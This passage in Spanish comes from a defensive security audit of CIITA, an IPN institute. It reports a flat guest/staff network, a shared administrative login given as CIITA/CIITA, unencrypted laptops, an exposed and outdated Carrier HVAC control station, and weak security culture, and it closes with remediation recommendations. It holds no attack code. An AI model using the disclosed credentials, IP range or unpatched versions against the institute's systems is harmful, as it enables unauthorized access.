La red inalámbrica utiliza dos SSID (empleados e invitados) que comparten el mismo espacio de direcciones IP (142.04.210.0/24). Aunque teóricamente se diferencia el ancho de banda, no existen listas de control de acceso (ACLs) para aislar los "segmentos". Esto permite que dispositivos en la red de invitados:

- Detecten equipos críticos (e.g., servidores VMware, laptops de empleados) mediante herramientas como Fing (Figura 4).
- Accedan a recursos internos, demostrado al imprimir documentos remotamente desde el SSID de invitados.

Esta falta de segmentación lógica contradice las mejores prácticas de seguridad para redes corporativas.

6.5.3. Riesgos del SSID de Invitados

El SSID destinado a visitantes opera sin autenticación, lo que genera múltiples vectores de ataque:

- **Acceso físico extendido:** La señal se capta hasta 15 metros fuera del edificio, permitiendo conexiones no autorizadas desde áreas públicas.
- **Exposición durante eventos:** La proximidad al Centro de IA incrementa el riesgo durante hackathons, donde participantes podrían desplegar antenas direccionales.
- **Agotamiento de direcciones IP:** Es posible que equipos externos al instituto (ej. IA Center) consuman direcciones del bloque /24.

6.5.4. Propagación Lateral de Amenazas

La arquitectura de red plana permite que un compromiso inicial se extienda rápidamente. Por ejemplo:

- Un dispositivo infectado en la red de invitados podría escanear y atacar equipos internos.
- Malware como ransomware podría infectar a todos los equipos críticos.

Este escenario se ve facilitado por la ausencia de microsegmentación y monitoreo de flujos este-oeste.

6.6. Vulnerabilidades en los equipos terminales

¿Qué es Active Directory y por qué es importante? Active Directory (AD) es un sistema utilizado por organizaciones para gestionar de manera centralizada todos los equipos, usuarios y recursos de una red. Funciona como un "directorio inteligente" que permite aplicar reglas de seguridad, actualizaciones y permisos de acceso desde un solo lugar. Por ejemplo, si CIITA quisiera obligar a todos los empleados a cambiar sus contraseñas cada 60 días, AD aplicaría esta política automáticamente en todas las computadoras, sin necesidad de configurarlas manualmente.

Las ventajas clave de Active Directory incluyen:

- **Seguridad uniforme:** Todas las computadoras siguen las mismas reglas (e.g., antivirus instalado, contraseñas fuertes).
- **Ahorro de tiempo:** Las actualizaciones de software se instalan automáticamente en todos los dispositivos.
- **Control de acceso:** Solo usuarios autorizados pueden acceder a archivos confidenciales.
- **Auditoría:** Permite saber quién accedió a un sistema o realizó cambios en la red.

6.6.1. Problemas derivados de la falta de Active Directory

En CIITA, la ausencia de Active Directory genera los siguientes problemas:

- **Políticas de seguridad descentralizadas:**

- No es posible aplicar reglas básicas como el cambio de contraseñas periódico.
- Cada computadora debe configurarse manualmente, lo que causa errores.
- **Falta de control de acceso:**
 - Cualquier persona con la contraseña CIITA puede acceder a equipos con información sensible (e.g., datos financieros).
- **Actualizaciones manuales:**
 - Durante la visita, se actualizaron manualmente los sistemas de Windows 10 a Windows 11, un proceso tedioso y propenso a errores.
 - Sin un sistema centralizado, no es posible implementar actualizaciones de seguridad de manera eficiente.

6.6.2. Uso de cuentas locales con privilegios administrativos

La mayoría de los equipos terminales en CIITA utilizan la misma cuenta local, con el nombre de usuario CIITA y la contraseña CIITA. Esto presenta los siguientes riesgos:

- **Acceso no autorizado:**
 - Cualquier persona con conocimiento de estas credenciales puede iniciar sesión en los equipos, incluso en dispositivos con información sensible (e.g., computadoras del contador o directivos).
- **Instalación y eliminación de software:**
 - Todos los usuarios tienen privilegios administrativos, lo que permite instalar o eliminar software sin restricciones.
 - Esto aumenta el riesgo de instalación de software malicioso o no autorizado.
- **Falta de trazabilidad:**
 - Al no existir cuentas individuales, es imposible rastrear quién realizó cambios en los sistemas.

6.6.3. Falta de cifrado en dispositivos móviles

Los laptops utilizados por personal de alto nivel (e.g., directivos) no están cifrados, a pesar de ser transportados fuera de las instalaciones. Los problemas incluyen:

- **Riesgo de robo o pérdida:**
 - Un dispositivo no cifrado permite el acceso fácil a datos confidenciales en caso de robo o extravío.
- **Política inadecuada:**
 - CIITA carece de una política de cifrado de discos, lo que contradice las mejores prácticas de seguridad para dispositivos móviles.

6.6.4. Uso Inseguro de Dispositivos USB

La incapacidad de la impresora de red para enviar escaneos por correo electrónico ha llevado a los empleados a utilizar dispositivos USB personales para transferir documentos digitalizados. Esta práctica introduce múltiples riesgos:

- **Introducción de malware:**

- USBs infectados podrían propagar ransomware o keyloggers al conectarse a equipos institucionales.
- Windows Defender, al carecer de escaneo automático de dispositivos externos, no detectaría amenazas en tiempo real.

- **Fuga de datos confidenciales:**

- Escaneos de documentos sensibles (contratos, nóminas) quedan almacenados en USBs no cifrados.
- Dispositivos perdidos o robados exponen información crítica sin posibilidad de rastreo.

6.6.5. Falta de protección antivirus adecuada

Ninguno de los dispositivos cuenta con software antivirus adicional, excepto Windows Defender, cuya protección es insuficiente:

- **Limitaciones de Windows Defender:**

- Carece de capacidades avanzadas de detección y respuesta (EDR) para amenazas sofisticadas como ransomware.

- **Falta de gestión centralizada:**

- No es posible monitorear o actualizar la protección antivirus de manera uniforme en todos los dispositivos.

6.6.6. Sistema de Control HVAC Crítico Expuesto

El sistema de climatización de CIITA, fundamental para mantener condiciones operativas seguras en laboratorios y áreas técnicas, opera mediante una configuración tecnológica obsoleta y altamente vulnerable debido a graves negligencias en su implementación. Basado en el software Carrier i-Vu Plus Server v7.0, este sistema no solo controla parámetros ambientales críticos, sino que también almacena documentación técnica confidencial (diagramas, modelos CAD, esquemas eléctricos). La evidente falta de conciencia sobre seguridad por parte del responsable técnico queda demostrada por:

- Credenciales administrativas pegadas físicamente en el equipo
- Capturas de pantalla sin cifrar con direcciones IP y configuraciones sensibles
- Grabaciones de reuniones de Teams almacenadas en carpetas abiertas
- Documentación personal (CV, contactos) accesible sin restricciones

Estas prácticas reflejan un patrón de negligencia individual, donde el técnico:

1. Ignoró protocolos básicos de protección de datos institucionales
2. Expuso voluntariamente información personal y profesional
3. No implementó medidas mínimas de seguridad física o digital

La institución, sin embargo, carece de mecanismos para auditar o corregir este tipo de comportamientos, perpetuando un entorno donde estas vulnerabilidades pasan desapercibidas los riesgos.




Figura 7: Estación de control sin requisitos de autenticación
Observaciones documentadas:

- Inicio de sesión automático al sistema Windows 10
- Nota adhesiva con credenciales claramente visibles
- Escritorio expuesto con accesos directos a aplicaciones críticas




Figura 8: Sesión activa en el sistema Carrier con credenciales institucionales
Elementos confirmados:

- Perfil de usuario con fotografía y nombre completo
- Barra de navegación mostrando interfaz administrativa
- Menú desplegable con funciones de configuración expuestas

Especificaciones Técnicas No Seguras: La configuración del sistema queda expuesta como muestra la Figura 9:




Figura 9: Detalles de la versión del software Carrier
Componentes identificados:

- Versión 7.0 sin actualizaciones de seguridad
- PostgreSQL 9.13 (versión no soportada)
- Números de serie y build accesibles
- Versión de Linux sin actualizaciones desde 2012

Exposición de Datos Personales: La Figura 10 evidencia la violación de privacidad:




Figura 10: Documentación personal almacenada en el equipo
Información sensible identificada:

- Nombre completo y datos de contacto personal
- Historial académico y laboral detallado
- Credenciales educativas y certificaciones

Esta configuración permite:

- Acceso físico no restringido a sistemas críticos (Fig. 7)
- Manipulación remota mediante sesiones activas (Fig. 8)
- Explotación de vulnerabilidades conocidas (Fig. 9)
- Suplantación de identidad con datos expuestos (Fig. 10)

6.7. Falta de Políticas Técnicas y su Impacto Legal/Institucional/ISO

La ausencia de políticas técnicas formalizadas en CIITA genera un riesgo sistémico que trasciende lo operativo: vulnera simultáneamente la Ley Orgánica del IPN al comprometer su independencia tecnológica y patrimonio académico, incumple leyes federales como la LGPD al exponer datos personales por falta de cifrado y cuentas compartidas no auditadas, y obstruye la certificación ISO 9001 al carecer de controles documentados para proteger información crítica. Esta tríada de incumplimientos —legal, institucional y normativo— evidencia cómo configuraciones básicas en red, dispositivos sin seguridad y falta de respaldos automatizados erosionan los pilares fundamentales que sustentan la misión educativa y técnica del Instituto Politécnico Nacional.

6.7.1. Incumplimiento de la Ley Orgánica del IPN [8]

- **Artículo 1: Independencia Tecnológica** *Texto Legal*: "Consolidar la independencia tecnológica [...] para el progreso social". *Explicación*: La configuración básica de los switches (detallada en la Sección 6.4) permite vulnerabilidades de red que comprometen servicios críticos. Esto obligaría al IPN a depender de terceros para recuperar sistemas en caso de ataque, contradiciendo su autonomía tecnológica.
- **Artículo 3-VII: Acceso Seguro** *Texto Legal*: "Garantizar acceso a estudiantes de escasos recursos". *Explicación*: Los datos personales de beneficiarios almacenados en laptops sin cifrado (Sección 6.6) podrían exponerse en caso de robo, desincentivando la participación de poblaciones vulnerables en programas educativos.
- **Artículo 6: Patrimonio Institucional** *Texto Legal*: "Bienes e ingresos por servicios prestados". *Explicación*: La ausencia de respaldos automatizados en OneDrive (Sección 6.7.3) pone en riesgo tesis, investigaciones y propiedad intelectual almacenados localmente, constituyendo una amenaza al patrimonio académico digital.

6.7.2. Incumplimiento de Leyes Federales

En el análisis de la infraestructura tecnológica se identificaron vulneraciones específicas a la Ley General de Protección de Datos Personales (LGPD). El artículo 6 establece la obligación de garantizar la privacidad mediante medidas técnicas adecuadas [4]. En este caso, se incumple al carecer de cifrado de disco en equipos portátiles y segmentación de red, lo que permite el acceso físico a datos sensibles como nóminas y contratos.

El artículo 10 requiere implementar principios de calidad en el tratamiento de datos [4]. Esta disposición se vulnera por la ausencia de programas de concienciación en ciberseguridad para el personal, lo que genera prácticas de riesgo como el uso compartido de credenciales en la cuenta *ciita*. Esta situación impide determinar responsables en modificaciones no autorizadas, afectando la trazabilidad exigida en el artículo 32.

Respecto al artículo 17, que exige mantener la exactitud e integridad de la información [4], se detectó que los sistemas carecen de controles de versión y procedimientos de actualización documentados. Los datos financieros y contractuales presentan inconsistencias temporales sin mecanismos de auditoría.

Los artículos 24 al 27 establecen requisitos para políticas de seguridad [4]. Su incumplimiento se manifiesta en tres aspectos principales: falta de presupuesto asignado para protección de datos, ausencia de inventario de sistemas de tratamiento, e inexistencia de análisis de riesgos formalizado. Tampoco se implementaron programas de capacitación especializada según roles, requisito fundamental del artículo 27.

Finalmente, el artículo 25 sobre medidas técnicas de seguridad [4] se transgrede al no contar con herramientas UTM (*Unified Threat Management*) para monitoreo de red. Esta carencia impide detectar accesos no autorizados y vulnera los principios de confidencialidad e integridad establecidos en la normativa.

Nota: Los textos completos de los artículos citados se incluyen de forma íntegra en los Anexos (Sección 8), conforme a la versión oficial publicada en el Diario Oficial de la Federación.

6.7.3. Violaciones a ISO 9001:2015

- **Artículo 7.5: Información Documentada [3]** 7.5.1b - *Documentación Necesaria: Explicación:* No existen manuales técnicos para operaciones críticas como: - Configuración segura de equipos de red - Protocolos de respaldo en OneDrive Esto genera inconsistencia en prácticas de seguridad.
- **Artículo 8.5.3: Propiedad de Terceros** *Explicación:* Los discos sin cifrar en laptops institucionales contienen información de proveedores y clientes que podría exponerse en caso de pérdida, violando el deber de protección de activos externos.

Cuadro 1: Impactos Reales Basados en Evidencia Existente

Normativa	Vulnerabilidad	Consecuencia Directa
Art. 1 Ley Orgánica IPN	Switches mal configurados	Dependencia externa para recuperación post-ataque
Art. 16 LGPD	Discos sin cifrar	Exposición potencial de datos personales
ISO 9001 7.5.3.1b	Cuenta compartida cita	Modificaciones no auditables en sistemas críticos

Cuadro 2: Resumen de No Cumplimiento ISO

Requisito ISO	Deficiencia en CIITA
9001: Control documental (7.5)	Datos guardados localmente sin respaldo en nube

La ausencia de políticas técnicas específicas no solo viola leyes federales, sino que pone en riesgo las certificaciones ISO que CIITA necesita para operar laboratorios y servicios especializados.

6.7.4. Ausencia de Plan de Continuidad del Negocio

La falta de un plan formal de continuidad operativa coloca al instituto en riesgo existencial ante incidentes críticos, violando los requisitos fundamentales de ISO 27001 [7] sobre gestión de riesgos institucionales. Actualmente, la institución carece de protocolos documentados para mantener operaciones esenciales o recuperar sistemas ante eventos como ciberataques masivos, desastres naturales o fallas técnicas prolongadas. Esto significa que en caso de un incidente grave - como un ransomware que cifre servidores locales o daños físicos a la infraestructura de red - no existirían guías para priorizar la recuperación de servicios críticos, reasignar recursos humanos o comunicarse con stakeholders clave.

La norma ISO 27001 específicamente requiere que las organizaciones implementen "controles para asegurar la continuidad de los sistemas de información durante interrupciones" (Sección 17.1). Sin embargo, CIITA opera bajo tres supuestos peligrosos:

- Que los empleados intuitivamente sabrían cómo responder a crisis complejas
- Que los backups existentes son suficientes para recuperar operaciones completas
- Que ninguna interrupción superaría las 48 horas de duración

Esta carencia estratégica se agrava por la ausencia de ejercicios prácticos para validar capacidades de recuperación. Durante entrevistas informales con personal clave, se identificó que ningún empleado ha participado en simulacros de restauración de sistemas o ha recibido capacitación en procedimientos de emergencia. Combinado con la dependencia de un único profesional técnico remoto (Sección 6.8.5), esta situación crea un punto único de fallo que podría paralizar indefinidamente las operaciones ante eventos adversos.

6.8. Cultura de Ciberseguridad Deficiente

La ausencia de protocolos claros y capacitación continua ha institucionalizado prácticas de alto riesgo que comprometen la integridad operativa. Esta problemática se manifiesta en cuatro dimensiones críticas: (1) exposición física de credenciales, donde empleados anotan contraseñas en notas adhesivas o agendas; (2) postergación sistemática de actualizaciones de seguridad bajo justificaciones operativas, dejando ventanas de vulnerabilidad explotables; (3) almacenamiento inconsistente de datos, con documentos críticos guardados localmente sin respaldos en la nube; y (4) falta de supervisión técnica local combinada con desconocimiento gerencial en ciberseguridad. Estos factores interactúan creando un entorno donde los empleados priorizan conveniencia sobre seguridad, replicando comportamientos no supervisados ante la ausencia de liderazgo técnico y administrativo que modele prácticas seguras.

6.8.1. Exposición Física de Credenciales

El manejo negligente de contraseñas constituye uno de los riesgos más extendidos. Durante solicitudes rutinarias de acceso a sistemas internos, se documentaron los siguientes casos:

- Credenciales de acceso a cuentas bancarias institucionales escritas en notas adhesiva
- Claves de correo electrónico institucional anotadas en agendas.

Estos métodos ad-hoc no solo facilitan el acceso no autorizado, sino que imposibilitan cualquier auditoría posterior de actividades sospechosas.

6.8.2. Postergación de Actualizaciones Críticas

Aunque las estaciones de trabajo migraron formalmente a Windows 11, persiste una resistencia cultural a mantener sistemas actualizados:

- Actualizaciones de seguridad pospuestas con justificaciones como 'interfiere con plazos operativos' o 'requiere reinicios que retrasan el trabajo'
- Parches críticos aplicados semanas o meses después de su lanzamiento, dejando ventanas de vulnerabilidad explotables

Este patrón sugiere que los empleados perciben las actualizaciones como obstáculos, no como mecanismos de protección esenciales.

6.8.3. Almacenamiento Inconsistente de Datos

La ausencia de políticas institucionales ha generado prácticas de almacenamiento divergentes entre empleados. Algunos guardan documentos críticos exclusivamente en dispositivos locales, otros usan la nube, y varios combinan ambos métodos sin criterios definidos.

La institución carece de datos sobre cuántos empleados priorizan cada método o qué documentos se consideran críticos. Se ha confirmado que empleados almacenan información laboral relevante solo en equipos locales, sin respaldos centralizados, debido a la falta de lineamientos técnicos unificados.

■ **Evidencia recabada:**

- Empleados admiten almacenar "documentos importantes" (no necesariamente proyectos completos) solo en sus equipos locales
- Las prácticas actuales son decisiones individuales sin supervisión técnica

6.8.4. Falta de Autenticación de Dos Factores (2FA)

La dependencia exclusiva en contraseñas estáticas para acceder a servicios críticos —como el correo institucional o plataformas en la nube (ej: almacenamiento web)— representa una vulnerabilidad sistémica. En la práctica, los empleados autentican su identidad mediante credenciales únicas sin verificación adicional, lo que permite que contraseñas comprometidas (por filtración, phishing o prácticas de almacenamiento inseguras) concedan acceso inmediato a datos sensibles. Este enfoque ignora amenazas modernas como el credential stuffing, donde atacantes aprovechan credenciales reutilizadas de brechas externas, y limita la capacidad de auditar incidentes al no poder distinguir entre un usuario legítimo y un intruso que haya obtenido la contraseña.

La relevancia de esta carencia se amplifica al contrastarla con estándares internacionales y principios de defensa en profundidad. El NIST 800-63B [6] establece que la autenticación multifactor (MFA) es un requisito mínimo para sistemas que manejan información institucional crítica", ya que mitiga el riesgo incluso cuando las contraseñas son vulnerables. Al omitir este mecanismo toda la responsabilidad recae en un único punto de fallo (la contraseña). Esto anula esfuerzos en otras áreas, como políticas técnicas o segmentación de red, pues un atacante con credenciales válidas podría moverse lateralmente sin restricciones adicionales. La implementación de 2FA actuaría como un "candado secundario" independiente de las debilidades humanas o técnicas documentadas, alineándose con el principio de que ninguna capa de seguridad debe ser crítica por sí sola.

6.8.5. Falta de Liderazgo en Ciberseguridad

La implementación efectiva de políticas de seguridad requiere un compromiso visible y activo de la dirección institucional, no solo acciones técnicas aisladas. En estándares internacionales como ISO/IEC 27001, se establece que la alta gerencia debe liderar cultural y estratégicamente la ciberseguridad, integrando protocolos en los procesos operativos y asignando recursos adecuados. Sin embargo, en CIITA se identifican dos fallas críticas:

■ **Desconexión de la dirección:**

- La directora institucional carece de formación en ciberseguridad, lo que impide priorizar acciones preventivas o asignar presupuestos específicos
- No existe un "champion" de seguridad que modele comportamientos o exija cumplimiento de protocolos desde niveles ejecutivos

■ **Responsabilidad delegada incorrectamente:**

- El único profesional de TI disponible reside en Chihuahua (fuera del sitio), limitándose a resolver incidentes reactivamente
- Se asume erróneamente que la ciberseguridad es responsabilidad exclusiva del área técnica, sin involucrar a la dirección en decisiones estratégicas

Consecuencias operativas:

- Los empleados replican prácticas inseguras al no percibir la seguridad como prioridad institucional
- No existen mecanismos para auditar el cumplimiento de políticas o medir riesgos derivados de malas prácticas

Sin este liderazgo, incluso las soluciones técnicas más avanzadas fracasan, ya que los empleados no internalizan la seguridad como parte de sus responsabilidades operativas diarias.

6.9. Falta de Estrategia de Ciberseguridad en Profundidad

La defensa en profundidad (DiD) es una metodología que implementa múltiples capas de seguridad para proteger activos críticos, asumiendo que ningún control único es infalible. Según Wallarm [1], este enfoque requiere “controles técnicos, físicos y administrativos integrados” para mitigar amenazas complejas. En CIITA se identifican deficiencias clave en tres dominios:




Figura 11: Modelo de defensa en profundidad (Adaptado de NIST SP 800-172)

6.9.1. Capas Técnicas

- **Segmentación de red:**
 - Infraestructura plana sin subredes aisladas (todos los dispositivos comparten el mismo segmento)
 - Reglas de firewall permisivas que no restringen tráfico saliente

- **Protección de endpoints:**
 - Mayoría de dispositivos sin cifrado de disco
 - Antivirus básicos sin gestión centralizada
- **Controles ausentes:**
 - Cero sistemas de prevención de intrusiones (IPS)
 - No hay monitoreo de comportamientos anómalos en la red

6.9.2. Capas Administrativas

- **Políticas documentadas:**
 - Ausencia de protocolos para:
 - Gestión de contraseñas
 - Actualizaciones de seguridad
 - Respuesta a incidentes
- **Capacitación:**
 - Programas esporádicos sin cronograma establecido
 - Empleados con conocimiento limitado de conceptos básicos.
- **Auditorías:**
 - No existen políticas para revisiones periódicas
 - Personal técnico remoto (Chihuahua) sin capacidad de ejecutar auditorías presenciales

6.9.3. Capas Organizacionales

- **Liderazgo:**
 - Dirección sin formación en ciberseguridad (Sección [6.8.5](#))
 - Presupuesto dedicado a seguridad: no documentado
- **Recursos técnicos:**
 - Un único ingeniero de TI en ubicación remota (Chihuahua)
 - Cero especialistas en ciberseguridad contratados
- **Cultura institucional:**
 - Priorización de conveniencia sobre seguridad (ej: contraseñas en notas adhesivas)
 - Prácticas riesgosas normalizadas.

6.9.4. Acceso Físico No Supervisado a Infraestructura Crítica

La sala de telecomunicaciones del segundo piso, que alberga el MDF (Main Distribution Frame) con switches centrales y paneles de parcheo, carece de mecanismos efectivos para registrar accesos. Aunque el cuarto cuenta con un lector de huellas digitales instalado, este permanece inoperante debido a la falta de mantenimiento y configuración. En la práctica, cualquier persona puede ingresar sin restricciones al espacio que contiene equipos críticos para la operación de la red, sin que existan registros de quién accede, cuándo, o con qué propósito. Durante una inspección física, se verificó que el lector biométrico no estaba conectado a ningún sistema de autenticación centralizado, y tampoco se implementan medidas alternativas como cámaras de vigilancia, bitácoras firmadas o tarjetas de acceso. Esta exposición permite que actores internos o externos puedan manipular físicamente la infraestructura de red (reiniciar equipos, desconectar cables, instalar dispositivos no autorizados) sin posibilidad de auditoría posterior, violando los requisitos básicos de seguridad física establecidos en estándares como ISO 27001.

Conclusión: La defensa en profundidad requiere integrar controles técnicos, políticas administrativas (Sección 6.7), y liderazgo organizacional (Sección 6.8.5). En CIITA, la ausencia de estas capas crea una exposición crítica que contradice los principios básicos de Wallarm.

7. Recomendaciones

7.1. Rediseño de Red y Gestión de IP

- **Ampliación de espacio IP:**
 - Migrar de máscara /24 (254 hosts) a /22 (1022 hosts) para crecimiento futuro.
 - Si no es posible /22, implementar al menos /23 (510 hosts).
 - Reservar bloques específicos para áreas críticas.

7.2. Protección de Infraestructura de Red

- **Configuración básica de switches:**
 - Habilitar DHCP snooping para prevenir ataques de suplantación.
 - Activar seguridad de puertos para bloquear dispositivos no autorizados.
 - Deshabilitar protocolos innecesarios (ej: Telnet).
- **FortiGate (Firewall):**
 - Crear ACLs para:
 - Bloquear acceso a redes sociales, sitios para adultos y juegos.
 - Restringir tráfico entre áreas críticas y laboratorios.
 - Habilitar filtrado web básico contra categorías de riesgo alto.
 - Configurar SSID de invitados con autenticación WPA2 y contraseña rotativa.

7.3. Protección de Endpoints

■ Cifrado y gestión:

- Implementar BitLocker en laptops con almacenamiento central de claves en servidor local.
- Priorizar equipos con acceso a datos sensibles (ej: finanzas, RRHH).
